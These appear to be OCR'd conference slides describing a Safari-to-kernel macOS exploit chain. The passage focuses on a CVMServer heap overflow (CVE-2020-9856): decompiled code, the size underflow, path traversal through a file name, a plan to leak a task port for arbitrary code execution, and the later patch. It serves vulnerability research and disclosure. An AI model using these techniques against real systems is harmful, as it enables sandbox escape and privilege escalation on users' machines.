    if ( [self isFilePackageAtPath:URL] ) // <- checks whether a URL points to an app
      [self selectFile:URL inFileViewerRootedAtPath:nil] // <- same as before
~~    else~~
~~      [self selectFile:nil inFileViewerRootedAtPath:URL] // <- ?~~
}
@end
```

- They removed the application-launching path

Workflow



User / Sandbox

WebProcess (Renderer)

Broker

Bug ① JIT bug

Bug ② Logical bug

Bug ③ Heap overflow

Root / Sandbox

CVMServer

Bug ④ Design issue

User / No sandbox

cfprefsd

Bug ⑤ Race condition

Root / No sandbox

```
sh-3.2# █
```

Kextload

Bug ⑥ Race condition

Kernel / No sandbox

```
sh-3.2# csrutil status
System Integrity Protection
status: disabled.
```

What is CVMServer (com.apple.cvmsServ)?


- An accessible XPC service from WebProcess

```
; com.apple.WebProcess.sb
(define (system-graphics)
    (allow mach-lookup
        (global-name "com.apple.cvmsServ"))
    ...
)
(system-graphics)
```

- It is used to support OpenGL rendering
- Root privilege and sandboxed, but it has more capabilities than WebProcess
  - e.g., create symlink (for the bug ②) and send signals (for the bug ④)

Heap overflow exists in CVMserver


- If the “message” field of the XPC request is 4, CVMServer calls a function named cvmsServerServiceAttach()
    - All of its arguments are controllable since they are from the XPC request



```
case 4:
  reply_ = reply;
  LODWORD(base_size) = 0;
  data_ptr = xpc_dictionary_get_data(input, "args", &data_size);
  res = 533;
  if ( data_size == 16 )
  {
    session = a1a->session;
    framework_name = xpc_dictionary_get_string(input, "framework_name");
    bitcode_name = xpc_dictionary_get_string(input, "bitcode_name");
    plugin_name = xpc_dictionary_get_string(input, "plugin_name");
    res = cvmsServerServiceAttach(session, framework_name, bitcode_name, plugin_name
```

Heap overflow exists in CVMserver (cont.)


- Opens “{framework_name}.x86_64.{uid}.maps”
  - Since ‘framework_name’ is controllable, we can make it to open a file in arbitrary directory (e.g., a file in Safari’s sandbox directory)



```
              arch_type = cvmsArchTypeString(*(v38 + 652));
              __snprintf_chk(
                maps,
                0x400uLL,
                0,
                0x400uLL,
                "/System/Library/Caches/com.apple.CVMS/%s.%s.%u.maps",
                framework_path_,
                arch_type,
                *(*(v38 + 56) + 56LL));
              if ( *(*(v38 + 32) + 119LL) )
              {
                unlink(maps);
                v97 = strlen(maps);
                *(maps + v97) = 0;
                *(&v171 + v97) = 'atad';
                unlink(maps);
BEL_245:
                *v152 = *(v166 + 15);
                v6 = 0;
                goto LABEL_90;
              }
              v131 = fopen(maps, "r");
              if ( !v131 )
                goto LABEL_245;
```

Heap overflow exists in CVMserver (cont.)

- CVMServer reads the .maps file by calculating its size based on its data




```
if ( buf->word44 )
{
  if ( buf->dword3C == *(_DWORD *)(v38 + 648) )
  {
    uid = *(Pool **)(v38 + 56);
    body_offset = buf->unsigned4A;
    cnt = buf->unsigned40;
    v138 = 56 * cnt;
    buf = (header *)realloc(buf, 56 * cnt + body_offset);
    body_offset_ = buf->unsigned4A;
    fread(&buf->char50, v138 + body_offset_ - 80, 1uLL, v132);
```

```
// Pseudocode for the above binary code
// cnt and offset are read from the .maps file (i.e. controllable)
size = 56 * cnt + offset;
buf = realloc(size);
fread(buf + 80, size - 80, 1, fp);
// size could be smaller than 80, e.g., cnt = offset = 0 → size = 0
// If size = 0, size - 80 becomes a very large value
// NOTE: fread stops at EOF → size to overwrite is also controllable
```


Exploitation: CVMServer has another message handler that returns the mach port

- If the “message” field of the XPC request is 7, CVMServer returns a mach port to the client
  - A mach port is an IPC mechanism in macOS
  - A task port should not be exposed to other processes because it allows read/write memory + control registers (i.e., arbitrary code execution)



```
case 7:
  if ( !a1a->attached )
    goto send_reply;
  vm_size = 0LL;
  LODWORD(vm_port) = 0;
  heap_index_ = xpc_dictionary_get_uint64(input, "heap_index");
  res = cvmsServerServiceGetMemory(a1a->session, heap_index_, &vm_port, &vm_size);
  if ( res )
    goto send_reply;
  xpc_dictionary_set_mach_send(reply, "vm_port", (unsigned int)vm_port);
  field_size = (__int64)vm_size;
  field_name = "vm_size";
  goto set_field_and_reply;
```


The returning port in the handler is retrieved from an array located in heap



```
__int64 __fastcall cvmsServerServiceGetMemory(xpc_session *a1, unsigned __int64 index, _DWORD *port, _QWORD *size)
{
  Pool *pool; // rax
  unsigned int res; // ebx
  heapitem *arr; // rax

  pthread_mutex_lock(&server_globals.mutex);
  pool = a1->attachedService->context->pool_ptr;
  res = 521;
  if ( pool->pointersCount > index )
  {
    arr = pool->pointers;
    *port = arr[index].port;
    *size = arr[index].size;
    res = 0;
  }
  pthread_mutex_unlock(&server_globals.mutex);
  return res;
}
```

An exploitation abuses the mach port



1. Overwrite a port into the task port and send a message 7
2. Client (WebProcess) will receive the task port of CVMServer
3. We can execute arbitrary code in CVMServer by allocating memory and modifying a sthread's registers


Patch (CVE-2020-9856)

- They now check if realpath() of .maps file equals to the given path
  - We cannot use ../../ anymore

- Check for size >= 80 is added

```
  size = 56 * cnt + offset;
  buf = realloc(size);
+ if(size >= 80)
    fread(buf + 80, size - 80, 1, fp);
```

Workflow



User / Sandbox

WebProcess (Renderer)

Broker

Bug ① JIT bug

Bug ② Logical bug

Bug ③ Heap overflow

Root / Sandbox

CVMServer

Bug ④ Design issue

User / No sandbox

cfprefsd

Bug ⑤ Race condition

Root / No sandbox

```
sh-3.2# █
```


Kextload

Bug ⑥ Race condition

Kernel / No sandbox

```
sh-3.2# csrutil status
System Integrity Protection
status: disabled.
```

Reminder: First-time app protection

